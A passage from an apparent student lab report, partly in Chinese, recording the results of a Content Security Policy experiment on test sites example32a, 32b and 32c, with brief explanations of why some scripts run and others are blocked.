3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click:

## www.example32c.com



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK


7. From button click:

### 解释

**显示failed是因为index.html文件中对应网址没有设置CSP参数，比如example32b中，default src是'self'，script src是'example70.com'字段，表明只允许来源是这两处的代码可以执行，所以example32b.com页面只有这两处显示ok，其他显示本页面中预设的'failed'**

# 点击button后的结果

## [www.example32a.com](www.example32a.com)



JS Code executed!

### 其他两个网站均不弹出窗口

### 解释

### example32a.com没有对src做出限制，所以该弹窗会弹出，而其他两个网址对script src的来源做出了限制，其中不包含self，而该弹窗代码来源是self，所以代码不执行，弹窗不弹出